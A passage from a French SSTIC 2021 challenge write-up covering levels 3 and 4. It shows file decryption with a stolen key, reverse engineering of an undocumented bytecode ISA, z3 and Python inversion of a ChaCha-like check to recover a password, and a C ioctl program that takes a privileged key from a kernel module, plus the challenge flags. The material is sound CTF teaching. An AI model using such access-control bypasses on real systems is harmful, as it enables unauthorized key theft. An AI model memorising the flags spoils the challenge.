La clé du dossier ambiance [4] a été volée avec succès ! Par contre, pour les dossiers admin et prod, c'est un échec. Le serveur de clés nous donne un code d'erreur 05 et 07. Le bruteforce de la permission a pourtant correctement fonctionné, notre requête était valide. Mais dans le cas du dossier admin, le service refuse de donner des clés de fichier quand la permission vaut 0. Dans le cas du dossier prod, il est expliqué que le HSM refusera de fournir cette clé tant qu'il est configuré en mode debug.

3.12 Déchiffrement des fichiers

Nous avons volé la clé du dossier ambiance ! Grâce au fichier index.json, nous savons que ce dossier chiffré est disponible sur le serveur de fichier HTTP sous le nom 4e40398697616f77509274494b08a687dd5cc1a7c7a5720c75782ab9b3cf91af.enc. Mais encore faut-il savoir comment utiliser notre clé pour déchiffrer ce fichier.

Il faut aller examiner le code du plugin VLC libchall_plugin.so pour comprendre avec quel algorithme les fichiers sont chiffrés. Le plugin utilise la libgcrypt pour déchiffrer avec AES en mode CTR. Comme on sait qu'il risque d'y avoir beaucoup de fichiers à déchiffrer dans la suite du challenge, on fait un petit script python.

```python
import sys
import os
from Crypto.Cipher import AES
from Crypto.Util import Counter

if len(sys.argv) < 3:
    print("Usage: decrypt <PATH> <KEY> [<OUTPATH>] (key in hexa)")
```

4. On notera au passage que la permission associée à ce dossier est 0xcc90ebfe, rien de mieux que l'assembleur x86 pour mettre l'ambiance

```
8       sys.exit(2)
9
10  p = sys.argv[1]
11  k = sys.argv[2].decode("hex")
12
13  if not os.path.exists(p):
14      print("File not found")
15      sys.exit(2)
16
17  with open(p, "rb") as f:
18      d = f.read()
19
20  c = Counter.new(128)
21  a = AES.new(key=k, mode=AES.MODE_CTR, counter=c)
22  b = a.decrypt(d)
23  if len(sys.argv) == 4:
24      o = sys.argv[3]
25      with open(o, "wb") as f:
26          f.write(b)
27      print("Saved into %s" % o)
28  else:
29      print(b)
```

On obtient un fichier qu'on nommera ambiance.json et qui décrit les fichiers contenus dans ce dossier ambiance.


```
[
    {
        "perms": "00000000cc90ebfe",
        "ident": "1d0dfaa715724b5a",
        "type": "mp3",
        "name": "5534d32f4fd6a1454d55924291fc1d179ff84521920272ae4e8ae718e0c39392.enc",
        "real_name": "Suite Sud Armoricaine.mp3"
    },
    {
        "perms": "00000000cc90ebfe",
        "ident": "3a8ad6d7f95e3487",
        "type": "mp3",
        "name": "581ed636bd7a1bbab890aeb1b458bb4f3bff59827afdd8582486ff0a22944aec.enc",
        "real_name": "Swallowtail Jig - Irish Fiddle Tune.mp3"
    },
    [...]
    {
        "perms": "00000000cc90ebfe",
        "ident": "4145107573514dcc",
        "type": "mp3",
        "name": "11b1aef316795c3a3a440596216dd288fbee939689fad49e82d78baf52b574da.enc",
        "real_name": "Tri Martelod.mp3"
    },
    {
        "perms": "00000000cc90ebfe",
        "ident": "08abda216c40b90c",
        "type": "txt",
        "name": "48e3847a2774bf900c2cda70503dab44e37b5cfe14e0367b555e246bf2e75943.enc",
        "real_name": "info.txt"
    }
]
```


Nous avons donc la possibilité de récupérer 6 fichiers musicaux de grande qualité nous assurant de poursuivre le challenge dans des conditions sonores optimales, ainsi qu'un fichier info.txt. Chacun de ces fichiers a une clé différente, il est donc à chaque fois nécessaire de la demander auprès du serveur de clés, en usurpant la bonne permission. Le fichier info.txt contient le flag de ce troisième niveau.

```
# python decrypt_file.py 48e3847a2774bf900c2cda70503dab44e37b5cfe14e0367b555e246bf2e75943.enc
e5ccff13eb6e312b33b452ecbc0af0ac
Musique pour les entractes

SSTIC{9a5914929b7947afbef39446aafacd35}
```

```
SSTIC{9a5914929b7947afbef39446aafacd35}
```

4 Niveau 4

4.1 Objectif du niveau

En terminant le niveau 3, on a récupéré un flag (et de la bonne musique), mais aucun nouveau fichier à analyser. Donc on peut se demander où est le niveau 4 et ce qui va être attendu de nous. Rapidement, on repense à ce fameux *execfile*, cette fonctionnalité permettant d'uploader un fichier exécutable directement sur le serveur de clés.

Pour uploader un fichier execfile, il faut envoyer une requête de type 0x03 avec les privilèges admin. Grace au niveau 3, nous sommes capables de forger des requêtes avec des privilèges arbitraires, c'est donc désormais possible. Mais... il y a un mais. Pour que la requête 0x03 aboutisse, il faut également fournir un mot de passe et celui-ci est vérifié par un code écrit dans un bytecode inconnu. Ce bytecode est transféré sur le device PCI qui va l'exécuter sur un CPU non documenté.

Pour trouver le bon mot de passe, il faut comprendre le code qui le vérifie. Et pour comprendre ce code, il faut connaître le jeu d'instructions qu'il utilise.

Pour ce faire, nous allons utiliser la requête de type 0x02 qui est elle aussi devenue disponible depuis que nous pouvons forger des permissions admin. Cette requête 0x02 permet d'uploader notre propre bytecode vers le device PCI et d'obtenir en réponse une sortie de debug contenant la valeur des registres.

```
---DEBUG LOG START---
Bad instruction
regs:
PC : 1000
R0 : 00000000000000000000000000000000
R1 : 00000000000000000000000000000000
R2 : 00000000000000000000000000000000
R3 : 00000000000000000000000000000000
R4 : 00000000000000000000000000000000
R5 : 00000000000000000000000000000000
R6 : 00000000000000000000000000000000
R7 : 00000000000000000000000000000000
RC : 00000000000000000000000000000000
stack: []
---DEBUG LOG END---
```

Notre première mission va être de trouver quelles sont les instructions de cette architecture et comment elles sont encodées.

4.2 Documentation d'un jeu d'instructions inconnu

Cette épreuve n'est pas sans nous rappeler le dernier niveau du challenge SSTIC 2014. A l'époque, c'était une des épreuves que j'avais préféré. Nous pouvions charger des firmwares sur un matériel non documenté et récupérer la valeur des registres en cas d'erreur. En partant de rien, il fallait donc retrouver laborieusement le jeu d'instructions, pour au final parvenir à dumper le handler de syscall, trouver une vulnérabilité dans un de ces syscalls, écrire un firmware qui exploite cette vulnérabilité, et lire une zone mémoire privilégiée qui contenait l'adresse mail de validation du challenge. Je me souviens encore d'avoir été bluffé par le coté progressif et ludique de cette épreuve.

Mais revenons en 2021. Pour retrouver le jeu d'instructions, j'ai d'abord fait un script qui envoie du random et qui log les cas où des registres ont changé de valeur. De cette manière, on comprend rapidement que le registre PC avance de 4 en 4, ce qui signifie que toutes les instructions semblent avoir une taille fixe de 4 octets. On réitère notre session de random en se concentrant sur des entrées de 4 ou de 8 octets qui modifient la valeur des registres R0 à R7.

La méthode est ensuite assez itérative. Quand on trouve 4 octets qui modifient par exemple R0, on va changer certains bits pour déterminer lesquels vont contrôler la valeur de R0, s'il est possible de modifier R1 à la place de R0, etc. De cette manière, petit à petit, on va comprendre quels bits servent à coder quelle information.

Pour gagner du temps dans la découverte de l'architecture et éviter de devoir patienter à chaque connexion au serveur de clés, on code un petit shell interactif qui prend des instructions en entrée et nous affiche la valeur des registres. Sans cette solution, il est nécessaire d'attendre quelques secondes car à chaque fois qu'on ouvre une connexion sur le port 1337 du serveur de clés, on devine qu'une instance de qemu est en train de démarrer.

L'architecture est assez atypique. Elle utilise 8 registres de 128 bits chacun. Mais certains bits de chaque instruction spécifient sur quelle taille du registre on désire travailler. On peut donc faire un ADD sur l'ensemble du registre de 128 bits, ou découper ce registre en 2, 4, 8 ou 16 parties de tailles égales et effectuer l'opération en parallèle sur toutes ces parties.

L'étape qui a nécessité le plus de travail est la compréhension du registre de flags et la façon dont il est utilisé pour les sauts conditionnels.

Au fur et à mesure qu'on reconstruit le jeu d'instructions, on code un désassembleur et on étudie le programme de vérification du mot de passe execfile. Voici le code permettant de désassembler cette architecture.

```python
import struct

with open("password_check.bytecode", "rb") as f:
    bytecode = f.read()

REG = 0
IMM = 1
OP_SZ = {
    0: "b",
    1: "w",
    2: "d",
```

```
    3: "q",
    4: "x",
    7: "?"
}

def disass_one(i):
    o = ord(bytecode[i])
    op = o & 0xF
    op_sz = o >> 4

    r = ord(bytecode[i+1])
    reg = (r >> 2) & 7
    flags = (r >> 5)
    is_reg = (r & 1) == 0
    is_mem = ((r >> 1) & 1) == 0

    arg0 = ord(bytecode[i+2])
    arg1 = ord(bytecode[i+3])
    if is_reg:
        arg = "R%d" % arg0
    else:
        arg = "0x%X" % ((arg1 << 8) + arg0)
    if is_mem:
        arg = "[%s]" % arg
    fmt = (OP_SZ[op_sz], reg, arg)

    # ADD
    if op == 0:
        msg = "ADD%c R%d, %s" % fmt

    # SUB
    elif op == 1:
        msg = "SUB%c R%d, %s" % fmt

    # MOV:
    elif op == 2:
        msg = "MOV%c R%d, %s" % fmt

    # AND
    elif op == 3:
        msg = "AND%c R%d, %s" % fmt

    # OR
    elif op == 4:
        msg = "OR%s  R%d, %s" % fmt

    # XOR
    elif op == 5:
        msg = "XOR%c R%d, %s" % fmt

    # SHR
    elif op == 6:
        msg = "SHR%c R%d, %s" % fmt

    # SHL
    elif op == 7:
        msg = "SHL%c R%d, %s" % fmt

    # CMP
    elif op == 9:
        msg = "CMP%c R%d, %s" % fmt
        msg += " \t(flags=%d)" % flags

    # ROR
    elif op == 0xa:
        msg = "ROR%c R%d, %s" % fmt

    # RET
    elif op == 0xb:
        msg = "RET"

    # JMP
    elif op == 0xc:
        jfmt = (OP_SZ[op_sz], arg)
        if flags == 0:
```

```
87              msg = "JMP%c %s" % jfmt
88          elif flags == 1:
89              msg = "JGT%c %s" % jfmt
90          elif flags == 3:
91              msg = "JEQ%c %s" % jfmt
92          elif flags == 5:
93              msg = "JNE%c %s" % jfmt
94          elif flags == 7:
95              msg = "JGE%c %s" % jfmt
96          else:
97              msg = "TODO J??%c %s" % jfmt
98              msg += " \t(flags=%d)" % flags
99
100     # CALL
101     elif op == 0xd:
102         msg = "CALL " + arg
103
104     # LDR
105     elif op == 0xe:
106         msg = "LDR%c R%d, %s" % fmt
107
108     # STR
109     elif op == 0xf:
110         msg = "STR%c R%d, %s" % fmt
111
112     else:
113         raise Exception("Opcode 0x%x not supported yet (%s)" % (op, bytecode[i:i+4].encode("hex")))
114     return ("%08X  %s  %s" % (i+0x1000, bytecode[i:i+4].encode("hex"), msg))
115
116 def disass_all():
117     i = 0
118     while i+4 < len(bytecode):
119         r = disass_one(i)
120         i += 4
121         print(r)
122
123 if __name__ == "__main__":
124     disass_all()
```

4.3 Mot de passe execfile

Nous sommes à la recherche d'un mot de passe de 80 octets nous donnant l'autorisation de déposer des exécutables sur le serveur de clés.

Quand on désassemble le code de vérification, on obtient une première fonction assez compacte qui ne comprend que 44 instructions. Chaque mnémonique possède un indicateur de taille, à savoir b, w, d, q ou x, qui précise si l'instruction va traiter le registre comme faisant 16x8 bits, 8x16 bits, 4x32 bits, 2x64 bits ou 1x128 bits.

```
00001000  4e014020  LDRx R0, [0x2040]
00001004  421b0000  MOVx R6, 0x0
00001008  091b1000  CMPb R6, 0x10    (flags=0)
0000100C  0ce32410  JGEb 0x1024
00001010  09020600  CMPb R0, R6      (flags=0)
00001014  0c631c10  JEQb 0x101C
00001018  4c03ac10  JMPx 0x10AC
0000101C  001b0100  ADDb R6, 0x1
00001020  4c030810  JMPx 0x1008
00001024  4e050002  LDRx R1, [0x200]
00001028  19620100  CMPw R0, R1      (flags=3)
0000102C  1c23ac10  JGTw 0x10AC
00001030  29411002  CMPd R0, [0x210] (flags=2)
00001034  2ce33c10  JGEd 0x103C
00001038  4c03ac10  JMPx 0x10AC
0000103C  39212002  CMPq R0, [0x220] (flags=1)
00001040  3c23ac10  JGTq 0x10AC
00001044  45160500  XORx R5, R5
00001048  20170d07  ADDd R5, 0x70D
0000104C  27171000  SHLd R5, 0x10
00001050  2017000c  ADDd R5, 0xC00
00001054  29020500  CMPd R0, R5      (flags=0)
00001058  2c636010  JEQd 0x1060
0000105C  4c03ac10  JMPx 0x10AC
00001060  45160500  XORx R5, R5
00001064  20170601  ADDd R5, 0x106
00001068  27171000  SHLd R5, 0x10
0000106C  20170f02  ADDd R5, 0x20F
00001070  29020500  CMPd R0, R5      (flags=0)
00001074  2c637c10  JEQd 0x107C
00001078  4c03ac10  JMPx 0x10AC
0000107C  19030804  CMPw R0, 0x408   (flags=0)
00001080  1c638810  JEQw 0x1088
00001084  4c03ac10  JMPx 0x10AC
00001088  421f0011  MOVx R7, 0x1100
0000108C  491f0013  CMPx R7, 0x1300  (flags=0)
00001090  4ce3a810  JGEx 0x10A8
00001094  4e040700  LDRx R1, [R7]
00001098  45060000  XORx R1, R0
0000109C  4f040700  STRx R1, [R7]
000010A0  401f1000  ADDx R7, 0x10
000010A4  4c038c10  JMPx 0x108C
000010A8  7d030011  CALL 0x1100
000010AC  0b000000  RET
```

On comprend que le code de vérification de mot de passe se déchiffre lui-même. Pour cela, il utilise les 16 derniers octets sur les 80 qu'on doit lui fournir, et il XOR la suite de bytecode avec.

Pour vérifier que ces 16 octets sont les bons, l'algorithme utilise des octets stockés dans la mémoire à l'adresse 0x200. On va donc dans un premier temps écrire un petit programme qui va lire ces valeurs. Ensuite, ces octets sont comparés avec ceux de la clé de déchiffrement.

Mais ce n'est pas un simple memcmp, c'est une comparaison en plusieurs étapes, sous la forme d'une accumulation de contraintes qui réduisent à chaque fois le nombre de clés possibles. Quand j'ai vu ces contraintes, je me suis dit que c'était l'occasion de (re)apprendre à utiliser z3 pour qu'il résolve ces contraintes pour moi et me trouve la clé de déchiffrement du bytecode.

N'étant pas du tout expert, je ne sais pas si j'ai utilisé la manière académique d'exprimer mes contraintes. Mais ça fonctionne ! Donc voici le programme z3 qui retrouve la clé de déchiffrement.

```python
from z3 import *

s = z3.Solver()

Z = BitVec("z", 4)
s.add(Z == 0)
v = []
for i in range(16):
    v.append(BitVec("x%x" % i, 4))

def b2w(i):
    return BV2Int(Concat(Z, v[i+1], Z, v[i]))

def b2d(i):
    return BV2Int(Concat(Z,v[i+3], Z, v[i+2], Z, v[i+1], Z, v[i]))

def b2q(i):
    return BV2Int(Concat(Z, v[i+7], Z, v[i+6], Z, v[i+5], Z, v[i+4], Z, v[i+3], Z, v[i+2], Z, v[i+1], Z, v[i]))

d = z3.Distinct(*v)
s.add(d)

# test 1
s.add(b2w(0) <= 0x030e)
s.add(b2w(2) <= 0x0a07)
s.add(b2w(4) <= 0x049e)
s.add(b2w(6) <= 0x0b0c)
s.add(b2w(8) <= 0x0d2c)
s.add(b2w(10) <= 0x07d3)
s.add(b2w(12) <= 0x0274)
s.add(b2w(14) <= 0x0168)

# test 2
s.add(b2d(0) >= 0x0a04030e)
s.add(b2d(4) >= 0x0b06b388)
s.add(b2d(8) >= 0x070d0b00)
s.add(b2d(12) >= 0x0096020f)

# test 3
s.add(b2q(0) <= 0x0b09041c8a0b870e)
s.add(b2q(8) <= 0x0106020f070d1c00)

# test 4
x = 0x070d0c00
s.add(Or(b2d(0) == x, b2d(4) == x, b2d(8) == x, b2d(12) == x))

# test 5
x = 0x0106020F
s.add(Or(b2d(0) == x, b2d(4) == x, b2d(8) == x, b2d(12) == x))

# test 6
x = 0x0408
s.add(Or(*(b2w(i) == x for i in range(0,16,2))))

if str(s.check()) == "sat":
    m = s.model()
    r = "".join("%02x" % int(str(m[x])) for x in v)
    print("Key is %s" % r)
```

```
# python passwd_z3.py
Key is 0e03050a0804090b000c0d070f020601
```

Parfait ! Bon... objectivement, c'était démesuré de sortir z3 pour retrouver la clé. Le bytecode déchiffré est paddé avec des 0. Par conséquent, la clé de déchiffrement se retrouve

directement (et en plusieurs exemplaires) à la fin du bytecode chiffré. On l'avait donc sous les yeux depuis le début. Mais au moins on a révisé la syntaxe z3.

On connaît 16 octets sur les 80 nécessaires pour déposer un execfile. Grâce à ces 16 octets, on déchiffre donc le reste du bytecode, on le désassemble, et on va pouvoir étudier comment les 64 restants sont vérifiés.

4.4 Implémentation python de l'algorithme cryptographique

Voici le bytecode déchiffré. Il implémente un algorithme cryptographique en utilisant 107 instructions.

```
00001100  45060100  XORx R1, R1
00001104  49074000  CMPx R1, 0x40   (flags=0)
00001108  4ce32c11  JGEx 0x112C
0000110C  421f0020  MOVx R7, 0x2000
00001110  421b0030  MOVx R6, 0x3000
00001114  401e0100  ADDx R7, R1
00001118  401a0100  ADDx R6, R1
0000111C  4e000700  LDRx R0, [R7]
00001120  4f000600  STRx R0, [R6]
00001124  40071000  ADDx R1, 0x10
00001128  4c030411  JMPx 0x1104
0000112C  451e0700  XORx R7, R7
00001130  491f1400  CMPx R7, 0x14   (flags=0)
00001134  4ce33812  JGEx 0x1238
00001138  421b0030  MOVx R6, 0x3000
0000113C  4e000600  LDRx R0, [R6]
00001140  401b1000  ADDx R6, 0x10
00001144  4e040600  LDRx R1, [R6]
00001148  401b1000  ADDx R6, 0x10
0000114C  4e080600  LDRx R2, [R6]
00001150  401b1000  ADDx R6, 0x10
00001154  4e0c0600  LDRx R3, [R6]
00001158  451a0600  XORx R6, R6
0000115C  401b0100  ADDx R6, 0x1
00001160  431a0700  ANDx R6, R7
00001164  45160500  XORx R5, R5
00001168  491a0500  CMPx R6, R5     (flags=0)
0000116C  4ca39811  JNEx 0x1198
00001170  7d03d011  CALL 0x11D0
00001174  421b0030  MOVx R6, 0x3000
00001178  4f000600  STRx R0, [R6]
0000117C  401b1000  ADDx R6, 0x10
00001180  4f040600  STRx R1, [R6]
00001184  401b1000  ADDx R6, 0x10
00001188  4f080600  STRx R2, [R6]
0000118C  401b1000  ADDx R6, 0x10
00001190  4f0c0600  STRx R3, [R6]
00001194  4c033011  JMPx 0x1130
00001198  2a040000  RORd R1, [R0]
0000119C  2a080000  RORd R2, [R0]
000011A0  2a080000  RORd R2, [R0]
000011A4  2a0c0000  RORd R3, [R0]
000011A8  2a0c0000  RORd R3, [R0]
000011AC  2a0c0000  RORd R3, [R0]
000011B0  7d03d011  CALL 0x11D0
000011B4  2a0c0000  RORd R3, [R0]
000011B8  2a080000  RORd R2, [R0]
000011BC  2a080000  RORd R2, [R0]
000011C0  2a040000  RORd R1, [R0]
000011C4  2a040000  RORd R1, [R0]
000011C8  2a040000  RORd R1, [R0]
000011CC  4c037411  JMPx 0x1174
```

```
000011D0  20020100  ADDd R0, R1
000011D4  250e0000  XORd R3, R0
000011D8  42160300  MOVx R5, R3
000011DC  27171000  SHLd R5, 0x10
000011E0  260f1000  SHRd R3, 0x10
000011E4  240e0500  ORd  R3, R5
000011E8  200a0300  ADDd R2, R3
000011EC  25060200  XORd R1, R2
000011F0  42160100  MOVx R5, R1
000011F4  27170c00  SHLd R5, 0xC
000011F8  26071400  SHRd R1, 0x14
000011FC  24060500  ORd  R1, R5
00001200  20020100  ADDd R0, R1
00001204  250e0000  XORd R3, R0
00001208  42160300  MOVx R5, R3
0000120C  27170800  SHLd R5, 0x8
00001210  260f1800  SHRd R3, 0x18
00001214  240e0500  ORd  R3, R5
00001218  200a0300  ADDd R2, R3
0000121C  25060200  XORd R1, R2
00001220  42160100  MOVx R5, R1
00001224  27170700  SHLd R5, 0x7
00001228  26071900  SHRd R1, 0x19
0000122C  24060500  ORd  R1, R5
00001230  401f0100  ADDx R7, 0x1
00001234  0b000000  RET
00001238  42030020  MOVx R0, 0x2000
0000123C  420b0001  MOVx R2, 0x100
00001240  4e050030  LDRx R1, [0x3000]
00001244  4e0c0200  LDRx R3, [R2]
00001248  20060000  ADDd R1, R0
0000124C  45060300  XORx R1, R3
00001250  4f050030  STRx R1, [0x3000]
00001254  40031000  ADDx R0, 0x10
00001258  400b1000  ADDx R2, 0x10
0000125C  4e051030  LDRx R1, [0x3010]
00001260  4e0c0200  LDRx R3, [R2]
00001264  20060000  ADDd R1, R0
00001268  45060300  XORx R1, R3
0000126C  4f051030  STRx R1, [0x3010]
00001270  40031000  ADDx R0, 0x10
00001274  400b1000  ADDx R2, 0x10
00001278  4e052030  LDRx R1, [0x3020]
0000127C  4e0c0200  LDRx R3, [R2]
00001280  20060000  ADDd R1, R0
00001284  45060300  XORx R1, R3
00001288  4f052030  STRx R1, [0x3020]
0000128C  40031000  ADDx R0, 0x10
00001290  400b1000  ADDx R2, 0x10
00001294  4e053030  LDRx R1, [0x3030]
00001298  4e0c0200  LDRx R3, [R2]
0000129C  20060000  ADDd R1, R0
000012A0  45060300  XORx R1, R3
000012A4  4f053030  STRx R1, [0x3030]
000012A8  0b000000  RET
```

Pour étudier puis inverser cet algorithme, nous allons le réimplémenter en Python. Afin que l'inversion soit sans douleur, nous n'allons pas tenter d'écrire du code python optimisé. Au contraire, je vais utiliser ma technique habituelle qui consiste à donner un nom de variable différent pour chaque calcul intermédiaire. A ce stade, ne sachant pas trop si je devais l'appeler algorithme de chiffrement ou de déchiffrement, je l'ai simplement appelé **A**. Ce n'est pas très important. L'important c'est qu'on veuille inverser l'effet de cet algorithme, dans une fonction qu'on appellera **unA**. La fonction **A** fait 20 tours de boucle, dans lesquels elle appellera une fonction **B**. Celle-ci fait des XOR, des additions et des rotations. Toutes ces opérations traitent chaque registre de 128 bits de l'architecture custom comme 4 registres de 32 bits.

Voici le code de mon implémentation Python de cet algorithme.

```python
import struct

Mx = (1 << 128) - 1
Mq = (1 << 64) - 1
Md = (1 << 32) - 1

def ror(x, n, bits = 32):
    mask = (2**n) - 1
    mask_bits = x & mask
    return (x >> n) | (mask_bits << (bits - n))

def rol(x, n, bits = 32):
    return ror(x, bits - n, bits)

def unpack128(s):
    """ converts 64 bytes to 4x128bits integers"""
    al, ah, bl, bh, cl, ch, dl, dh = struct.unpack("<QQQQQQQQ", s)
    a = (ah << 64) + al
    b = (bh << 64) + bl
    c = (ch << 64) + cl
    d = (dh << 64) + dl
    return a, b, c, d

def pack128(a, b, c ,d):
    """ converts 4x128bits integers to 64 bytes"""
    ah = a >> 64
    al = a & Mq
    bh = b >> 64
    bl = b & Mq
    ch = c >> 64
    cl = c & Mq
    dh = d >> 64
    dl = d & Mq
    s = struct.pack("<QQQQQQQQ", al, ah, bl, bh, cl, ch, dl, dh)
    return s

def split32(x):
    """ converts a 128bits integer to 4x32bits integers """
    x0 = x & Md
    x1 = (x >> 32) & Md
    x2 = (x >> 64) & Md
    x3 = x >> 96
    return x0, x1, x2, x3

def join32(x0, x1, x2, x3):
    return x0 + (x1 << 32) + (x2 << 64) + (x3 << 96)

def add(x, y):
    x0, x1, x2, x3 = split32(x)
    y0, y1, y2, y3 = split32(y)
    z0 = (x0 + y0) & Md
    z1 = (x1 + y1) & Md
    z2 = (x2 + y2) & Md
    z3 = (x3 + y3) & Md
    return join32(z0, z1, z2, z3)

def rotate_left(x, i):
    x0, x1, x2, x3 = split32(x)
    r0 = rol(x0, i, 32)
    r1 = rol(x1, i, 32)
    r2 = rol(x2, i, 32)
    r3 = rol(x3, i, 32)
    return join32(r0, r1, r2,r3)

def A(passwd):
    a, b, c, d = unpack128(passwd)
    for counter in range(20):
        if counter & 1:
            e = ror(b, 32, 128)
            f = ror(c, 64, 128)
            g = ror(d, 96, 128)
            a, i, j, k = B(a, e, f, g)
```

```
            d = ror(k, 32, 128)
            c = ror(j, 64, 128)
            b = ror(i, 96, 128)
        else:
            a, b, c, d = B(a, b, c, d)
    r = pack128(a, b, c, d)
    return r

def B(a, b, c, d):
    e = add(a, b)
    f = e ^ d
    g = rotate_left(f, 0x10)
    h = add(c, g)
    i = b ^ h
    j = rotate_left(i, 0xC)
    k = add(e, j)
    l = g ^ k
    m = rotate_left(l, 8)
    n = add(h, m)
    o = j ^ n
    p = rotate_left(o, 7)
    return k, p, n, m
```

4.5 Inversion de l'algorithme cryptographique

Inverser l'algorithme, c'est parvenir à écrire la fonction **unA**, qui aura besoin de la fonction **unB**. En utilisant des noms différents pour chaque calcul intermédiaire, on s'y retrouve plus facilement. La fonction **B** prend 4 entiers a, b, c, d en entrée, fait plusieurs opérations dessus (xor, add, rol) puis les retourne dans 4 variables qu'on a nommé k, p, n et m. Écrire la fonction **unB**, c'est donc écrire une fonction qui prend k, p, n et m en entrée et qui retourne a, b, c, et d.

Voici le code des fonctions **unA** et **unB**.

```
def sub(x, y):
    x0, x1, x2, x3 = split32(x)
    y0, y1, y2, y3 = split32(y)
    z0 = (x0 - y0) & Md
    z1 = (x1 - y1) & Md
    z2 = (x2 - y2) & Md
    z3 = (x3 - y3) & Md
    return join32(z0, z1, z2, z3)

def rotate_right(x, i):
    x0, x1, x2, x3 = split32(x)
    r0 = ror(x0, i, 32)
    r1 = ror(x1, i, 32)
    r2 = ror(x2, i, 32)
    r3 = ror(x3, i, 32)
    return join32(r0, r1, r2,r3)

def unB(k, p, n, m):
    o = rotate_right(p, 7)
    l = rotate_right(m, 8)
    j = o ^ n
    g = k ^ l
    i = rotate_right(j, 0xC)
    f = rotate_right(g, 0x10)
    h = sub(n, m)
    e = sub(k, j)
    c = sub(h, g)
    b = h ^ i
```

```
29      d = f ^ e
30      a = sub(e, b)
31      return a, b, c, d
32
33  def unA(txt):
34      a, b, c, d = unpack128(txt)
35      for counter in range(20)[::-1]:
36          if counter & 1:
37              i = rol(b, 96, 128)
38              j = rol(c, 64, 128)
39              k = rol(d, 32, 128)
40              a, e, f, g = unB(a, i, j, k)
41              d = rol(g, 96, 128)
42              c = rol(f, 64, 128)
43              b = rol(e, 32, 128)
44          else:
45              a, b, c, d = unB(a, b, c, d)
46      passwd = pack128(a, b, c, d)
47      return passwd
```

4.6 Récupération du mot de passe Execfile

Maintenant que l'algorithme de crypto est inversé, le plus dur est fait. Il reste juste quelques petits calculs pour retrouver le bon mot de passe.

Lors de la vérification du mot de passe, le service s'attend à recevoir en sortie d'exécution 48 octets à 0xFF puis la chaîne "EXECUTE FILE OK!". Le mot de passe fourni par l'utilisateur va passer dans l'algorithme de crypto, va être xoré avec 64 octets codés en dur, mais il reste une dernière opération à prendre en compte, une addition de nos 64 octets avec les constantes 0x2000, 0x2010, 0x2020 et 0x2030. Cette addition ne manque pas d'attirer notre attention, car on s'attendrait plutôt à voir ces constantes utilisées comme des adresses mémoire ([0x2000] et non pas 0x2000). Mais qu'importe. On inverse toutes ces opérations, et on trouve le mot de passe à fournir au service pour avoir de droit de déposer un fichier exécutable.

```
1   def get_password():
2       target = "\xff" * 48 +  "EXECUTE FILE OK!"
3       secret = ("12540fe0daa06b0cd02e3fdb0fbfe29fc9efe2be7f200c4cf689b2d098866ac5160" +
4                 "515dcbf015429b9e90f35fddde3b11d6144ac58b2c7d4a61c9022a59af1c2").decode("hex")
5
6       t0, t1, t2, t3 = unpack128(target)
7       s0, s1, s2, s3 = unpack128(secret)
8
9       p0 = t0 ^ s0
10      p0 = ((p0 >> 32) << 32) | (((p0 & Md) - 0x2000) & Md)
11      p1 = t1 ^ s1
12      p1 = ((p1 >> 32) << 32) | (((p1 & Md) - 0x2010) & Md)
13      p2 = t2 ^ s2
14      p2 = ((p2 >> 32) << 32) | (((p2 & Md) - 0x2020) & Md)
15      p3 = t3 ^ s3
16      p3 = ((p3 >> 32) << 32) | (((p3 & Md) - 0x2030) & Md)
17
18      p = pack128(p0, p1, p2, p3)
19      password = unA(p)
20      return password.encode("hex")
21
22  if __name__ == '__main__':
23      test = "A"*64
24      assert(unA(A(test)) == test)
25      print("Execfile password is %s" % get_password())
```

```
# python crypto.py
Execfile password is 657870616e642033322d62797465206b62cc273de8905581c4fac91cbe4510341
a0916cafa0514f680e4604aa897bad4ad62a02dcd9b357487f67ab47134b697
```

On remarque que ce mot de passe commence par de l'ASCII : `expand 32-byte k` qui est une constante caractéristique des algorithmes de la famille Salsa20. Et quand on regarde la tête de l'algorithme qu'on vient d'inverser, on se dit qu'effectivement, ça pourrait ressembler à Chacha ou à un de ses dérivés. Mais bon, maintenant que l'algorithme est inversé, cette information n'est pas très importante.

4.7 Vol de la clé du dossier Admin

Grâce au mot de passe qu'on vient de calculer, combiné à la requête 0x03 et à la permission admin qu'on a appris à bruteforcer dans le niveau 3, nous pouvons désormais uploader des fichiers exécutables sur le serveur de clés.

On commence par uploader des scripts /bin/sh pour explorer la machine, et on remarque rapidement que c'est très vide. On est sans aucun doute sur une instance qemu semblable à celle qu'on nous a fourni en fin de niveau 2. Sauf que celle-ci aura un device PCI supplémentaire. On retrouve le binaire du service et le module kernel sstic.ko. Mais c'est tout.

Cependant, on a désormais tout le loisir de contourner les restrictions imposées par le service. On compile un petit programme C qui va ouvrir le module kernel (via /dev/sstic) et qui va lui demander directement des clés de fichier via le bon IOCTL. Comme il n'y a aucune bibliothèque sur la machine, pas même une libc, on doit compiler notre programme en `static`.

Voici le code permettant de voler la clé du dossier Admin

```c
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/ioctl.h>

void main(void) {
    unsigned char req[32]= "\xf7\xc9\x09\x06\x36\xff\xed\x75\x00\x00\x00\x00\
    \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
    printf("GIMME KEYZ PLZ\n");
    int fd = 0;
    int i = 0;
    int ret = 0;

    fd = open("/dev/sstic", 2);
    printf("fd %d\n", fd);

    ret = ioctl(fd, 0xc0185304, &req);
    printf("ioctl ret %d.\n Key is", ret);
    for(i = 8; i < 32; i++) {
        printf("%02X", req[i]);
    }
}
```

Cette clé permet de déchiffrer le dossier Admin


```
[
    {
        "perms": "0000000000000000",
        "ident": "59bdd204aa7112ed",
        "type": "dir_index",
        "name": "bfed24eb16bacb67a1dd90468223f35d5d5f751ca1f1323b7943918ca2b3ae18.enc",
        "real_name": "CO_favorite_clip"
    },
    {
        "perms": "0000000000000000",
        "ident": "675b9c51b9352849",
        "type": "mp4",
        "name": "6e875d839cac95d7ce50da2270064752ebf7e248e3e71498bb7ce77986d3b359.enc",
        "real_name": "SSTIC{377497547367490298c33a98d84b037d}.mp4"
    }
]
```


On y trouve une vidéo de Lobster Dog qui contient le 4ème flag, et un dossier contenant les vidéos préférées du CO.


```
SSTIC{377497547367490298c33a98d84b037d}
```


5 Niveau 5

5.1 But du niveau

